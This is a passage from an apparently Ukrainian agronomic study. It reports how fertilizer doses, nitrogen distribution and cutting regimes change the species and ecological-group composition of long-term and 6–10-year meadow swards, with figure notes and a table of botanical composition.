
На видовий склад злакових трав помітний вплив мали режими використання і дози добрив. За двократного скошування та використання азоту в нормі N_{90} у травостой відмічено 15–18 % кореневищних видів, причому із роками використання їх частка зросла за рівномірного розподілу азотних добрив на 5%. Підвищення доз азоту та триразове скошування сприяло збільшенню нещільнокущових злаків і майже повне витіснення ними кореневищних та щільнокущових видів.

Неудобрений довготривалий травостій характеризувався багатим видовим складом: тут відмічені 43 види трав. Домінантними видами даного травостою є мітлиця велетенська, костриця червона, грястиця збірна. Проте відсутність мінерального удобрення сприяла розвитку певних деградаційних процесів травостою, а саме появи у ньому щучника дернистого та медової трави шерстистої. Наявність даних видів у травостой більше ніж 15 % веде до значного зниження продуктивності лучного фітоценозу та погіршення якості корму. На 41-річному фітоценозі без застосування мінеральних добрив відсоток даних щільнокорневих злаків становив лише 3%, а із застосуванням повного мінерального удобрення у травостой не виявлено медової трави шерстистої.

За внесення фосфорних і калійних добрив на довготривалий лучний травостій доміантними видами була костриця червона та мітлиця велетенська. Як і у неудобреному травостой, в агрофітоценозі, удобреному фосфорно-калійним удобренням, відмічена значна частка лядвенцю рогатого, який на бідних агрофонах успішно конкурує зі злаковими травами [68].

За даними М. Т. Ярмолюка [69], досліджуваний нами неудобрений довготривалий травостій після тридцяти років використання характеризувався виродженням злакового агроценозу в бік його стабілізації за рахунок самовисівних низинних злаків. Дана тенденція зафіксована і в наступних роках використання травостою – у 2011 р. частка низових трав становила 26 %, а у 2015 р. (41-й рік використання) – 37% (рисунок 3.). Збільшення кількості низових злакових трав відбулося внаслідок заміщення напівверхових бобових трав (конюшини середньої та лядвенцю рогатого) і верхового злакового виду грястиці збірної низовим тонконогом лучним (за останніх п'ять років використання частка його зросла на 14%).

Використання фосфорних та калійних добрив сприяло зростанню частки верхових злакових трав на 29 %. Як і в неудобреному травостой, тут зафіксовано значну кількість низових (28–33 %) та напівверхових (12–16 %) видів як злакових так і бобових трав.




*Примітка: 1 – без добрив (контроль), 2 – P₆₀K₉₀ – фон (Ф), 3 – Ф + N₉₀(45+45), 4 – Ф + N₉₀(30+60), 5 – Ф + N₁₂₀(40+40+40), 6 – Ф + N₁₂₀ (0+40+80), 7 – Ф + N₁₅₀(50+50+50), 8 – Ф + N₁₅₀ (0+50+100).

Рисунок 3 – Динаміка верхових, напівверхових та низових злакових та бобових трав довготривалого травостою в залежності від удобрення



Застосування повних мінеральних добрив сприяло збільшенню питомої ваги в урожаї верхових злакових трав у 2–3 рази, при цьому напівверхові види (тимофіївка лучна, медова трава шерстиста, конюшина середня, лядвенець рогатий) практично випали з травостою. Розподіл азотних добрив не мав істотного впливу на зміну частки верхових та низових трав.

За екологічним критерієм у видовому складі довготривалого травостою переважали трави мезофітної групи (рисунок 4). Найменшу кількість мезофітів відмічено за внесення фосфорних та калійних добрив – 53 % на 37-й рік та 61 % на 41-му році використання.




*Примітка: 1 – без добрив (контроль), 2 – $P_{60}K_{90}$ – фон (Ф), 3 – $\Phi + N_{90(45+45)}$, 4 – $\Phi + N_{90(30+60)}$, 5 – $\Phi + N_{120(40+40+40)}$, 6 – $\Phi + N_{120(0+40+80)}$, 7 – $\Phi + N_{150(50+50+50)}$, 8 – $\Phi + N_{150(0+50+100)}$.

Рисунок 4 – Динаміка трав мезофітної групи довготривалого (37–41 рік) агрофітоценозу залежно від удобрення та використання

Збільшення частки мезофітів на фосфорно-калійному фоні пов'язане із збільшенням відсотка в урожаї костриці червоної та мітлиці велетенської.

Застосування азотних добрив сприяє мезофітизації травостою (89–98 %). За рівномірного розподілу азотних добрив, як при двократному скошуванні, так і при трикратному, коли рано навесні вносили 45 та 50 кг/га діючої речовини азоту, зафіксовано зниження частки трав мезофітної групи на 6 % та 5 % відповідно.

Застосування рано навесні 30 кг/га діючої речовини азоту не мало впливу на зміну екологічних груп рослин. Частка мезофітів на даному травостої протягом п'яти років використання була стабільною і становила 93–95 %. Подібний вплив даного удобрення відмічений і на відсоток ксеромезофітів у довготривалому травостої – їх частка за останні роки використання зросла лише на 1 % (рисунок 5).



*Примітка: 1 – без добрив (контроль), 2 – $P_{60}K_{90}$ – фон (Φ), 3 – $\Phi + N_{90(45+45)}$, 4 – $\Phi + N_{90(30+60)}$, 5 – $\Phi + N_{120(40+40+40)}$, 6 – $\Phi + N_{120(0+40+80)}$, 7 – $\Phi + N_{150(50+50+50)}$, 8 – $\Phi + N_{150(0+50+100)}$.

Рисунок 5 – Динаміка трав ксеромезофітної групи довготривалого (37–41 рік) агрофітоценозу залежно від удобрення та використання

Помітне збільшення трав ксеромезофітної групи відмічено за двократного використання та рівномірного застосування азоту (на 6 %), та на неудобреному травостой (на 4 %). Це пов'язано із появою у травостой тонконогу лучного, люцерни хмелевидної та різнотрав'я (деревій звичайний).

Ботанічний склад старосіяного (6–10-річного) травостою істотно змінювався в залежності від удобрення, режимів використання та віку (таблиця 2).

Таблиця 2 – Ботаніко-господарський склад 6–10 річного лучного травостою залежно від інтенсивності удобрення та використання, середнє за 2006–2010 рр., % до загального урожаю

Удобрєння	Строк скошу- вання*	Злаки			Бобові			Різнотрав'я		
		Укоси								
		I	II	III	I	II	III	I	II	III
Без добрив (контроль)	а	73	64	0	11	13	0	16	23	0
P ₄₅ K ₆₀ – Фон (Ф)	а	42	44	0	42	37	0	16	19	0
Ф + N ₉₀ (45+45)	а	81	84	0	7	5	0	12	11	0
Ф + N ₉₀ (30+60)	а	82	81	0	7	4	0	11	15	0
Ф + N ₉₀ (30+30+30)	б	85	85	88	9	6	5	6	9	7
Ф + N ₉₀ (0+30+60)	б	85	87	88	5	3	2	10	10	10
Ф + N ₉₀ (0+30+60)	а	85	81	87	4	3	3	11	16	10
Ф + N ₉₀ (0+30+60)	в	88	85	89	0	0	0	12	15	11
НІР ₀₅		5,1	3,9	1,8	0,5	0,4		3,0	2,1	2,9

*Примітка: а – викошування, б- трубкування, в- цвітіння.



Після переведення пасовищного травостою в сінокіс, у ботанічному складі відбулись істотні зміни – за п'ять років сінокісного використання лучний агрофітоценоз трансформувався із бобово-злакового у різнотравно-злаковий, за винятком травостою, удобреного фосфорними та калійними добривами. За такого удобрення відмічено 37–42% бобових трав, а частка різнотрав'я становила 16–19%.

Застосування азотних добрив обумовило значне зменшення кількості бобових трав. Скошування злаків у пізніші фази розвитку сприяло зменшенню частки бобових видів – за двократного використання при скошуванні у фазі виголошування частка бобових становила 4–5 %. Таку ж кількість бобових видів трав (3–5 %) зафіксовано і за триукісного використання при скошуванні в цій же фазі. Проте проведення відчуження трав у фазі трубкування зумовило збільшення відсотка бобових видів до 6–9 %.

Вміст різнотрав'я знаходився в межах 6–23 % і найбільша його кількість (16 % в першому укосі та 23 % в другому) відмічена у неудобреному травостої.

Частка злакових трав залежно від способу розподілу азотних добрив та строків скошування коливалася в межах 81–88 % і, за даними кореляційного аналізу, на 78,1 % ($r = 0,884$; $d_{xy} = 78,1$ %) залежала від мінерального удобрення.

Відсоток злакових видів трав багаторічного різнотравно-злакового травостою знаходився в середній та сильній кореляційній залежності із погодними умовами. Найсильніший кореляційний зв'язок між часткою злакових компонентів та гідротермічним коефіцієнтом відмічений на неудобреному травостої – $r = 908$; $d_{xy} = 82,5$ % (додаток Д.4).

Залуження досліджуваного травостою у 2001 році проведено сумішкою бобових (конюшини лучної та повзучої) із нещільнокущовими злаковими травами (пажитниця багаторічна, костриця лучна та тимофіївка лучна). На шостий рік використання частка нещільнокущових видів становила 19–53 %, а на десятому році їх відсоток зріс до 24–70 % (рисунк 6).


Збільшення частки нещільнокущових злакових видів трав відбулося за рахунок появи у травостої самовисівної грястиці збірної, частка якої на десятому році використання становила від 6 до 47 %. На високу конкурентну здатність грястиці збірної вказує велика кількість досліджень [70, 71].

Найбільше зростання частки нещільнокущових видів зафіксовано за рівномірного розподілу азотних добрив, коли рано навесні вносились азотні добрива. Це пояснюється насамперед, швидким ростом домінуючої у травостої грястиці збірної, зумовленим використанням нею великої кількості поживних речовин та надземного простору, і витісненням з травостою сіяних видів.

Пасовищне використання травостою в перші п'ять років зумовило появу несіяних кореневищних видів трав (костриця червона, мітлиця велетенська, тонконіг лучний, пирій повзучий) - на шостому році використання травостою частка кореневищних трав становила 5–30 %. За п'ять років сінокісного



використання частка даних видів трав зросла до 52 %.



Примітка: *1 – без добрив (контроль), 2 – P₄₅K₆₀ – фон (Ф), 3 – Ф + N₉₀₍₄₅₊₄₅₎, 4 – Ф + N₉₀₍₃₀₊₆₀₎, 5 – Ф + N₉₀₍₃₀₊₃₀₊₃₀₎, 6 – Ф + N₉₀₍₀₊₃₀₊₆₀₎, 7 – Ф + N₉₀₍₀₊₃₀₊₆₀₎, 8 – Ф + N₉₀₍₀₊₃₀₊₆₀₎.


Рисунок 6 – Динаміка злакових видів трав 6–10-річного травостою залежно від удобрення та використання

За виключення ранньовесняного удобрення азотом в лучному агрофітоценозі з'явилися щільнокущові злакові види. Вони були присутніми в більшій кількості на травостоях, де перший укіс проводили у фазі виколошування та цвітіння і, відповідно, отаву скошували в більш ранніх фазах, що спровокувало ріст медової трави шерстистої та щучника дернистого.

Застосування мінеральних добрив, їх розподіл за укосами та строки скошування трав помітно впливали на характер облиствленості травостою. На неудобреному травостої та за використання лише фосфорних і калійних добрив відмічено значну частку як верхових, так і низових та напівверхових видів трав (рисунок 7). Неудобрений лучний агрофітоценоз характеризувався найбільшою кількістю низових трав – 29 % у 2006 р. та 43 % у 2010 р. Аналогічне збільшення їх кількості відмічено і за фосфорно-калійного удобрення.

Застосування фосфорно-калійного удобрення сприяло розвитку конюшини середньої та лядвенцю рогатого, які є травами напівверхового типу облиствленості, їх частка у травостої становила 14–17%.

Застосування повних мінеральних добрив сприяло збільшенню частки верхових злакових трав (грястиці збірної, мітлиці велененської), та витісненню напівверхових та низових видів. Помітним є вплив розподілу азотних добрив – за рівномірного його розподілу частка верхових злакових видів є значно вищою, ніж за виключення ранньовесняного внесення азоту (70–73% проти 54–68% у 2010 р.). Порівнюючи травостої із наростаючими дозами азотних добрив (N₃₀ після першого укосу та N₆₀ після другого), видно, що із збільшенням періодів скошування між отавами (зумовлено проведенням першого укосу у більш пізні фази розвитку) зменшується відсоток низових трав, аж до повного їх зникнення.




Примітка: *1 – без добрив (контроль), 2 – $P_{45}K_{60}$ – фон (Ф), 3 – $\Phi + N_{90(45+45)}$, 4 – $\Phi + N_{90(30+60)}$, 5 – $\Phi + N_{90(30+30+30)}$, 6 – $\Phi + N_{90(0+30+60)}$, 7 – $\Phi + N_{90(0+30+60)}$, 8 – $\Phi + N_{90(0+30+60)}$.

Рисунок 7. Динаміка злакових та бобових трав багаторічного (6–10 років) травостою в залежності від удобрення



Під впливом погодних умов відбулося переформування агрофітоценозу, що особливо помітним є на неудобреному травостой – за п'ять років використання частка мезофітної групи рослин зменшилася на 11 % (рисунок 8).



Примітка: *1 – без добрив (контроль), 2 – $P_{45}K_{60}$ – фон (Ф), 3 – Ф + $N_{90(45+45)}$, 4 – Ф + $N_{90(30+60)}$, 5 – Ф + $N_{90(30+30+30)}$, 6 – Ф + $N_{90(0+30+60)}$, 7 – Ф + $N_{90(0+30+60)}$, 8 – Ф + $N_{90(0+30+60)}$.


Рисунок 8 – Динаміка трав мезофітної групи 6–10-річного лучного агрофітоценозу залежно від удобрення та використання

Частка мезофітних рослин досліджуваних травостойів зменшилася за наростаючого розподілу азотних добрив, але лише при проведенні першого укосу у фазі виколювання та цвітіння. Подібна тенденція відмічена як за двохукісного використання, так і за трьохукісного.

Внесення азотних добрив рано навесні сприяло збереженню трав мезофітної групи лише за двохукісного використання при скошуванні у фазу виколювання. За триразового відчуження травостою при аналогічному удобренні зафіксовано зниження частки мезофітів на 4 %, відповідно їх замінили трави ксеромезофітної групи – частка яких у 2010 р. становила 12 % (рисунок 9).

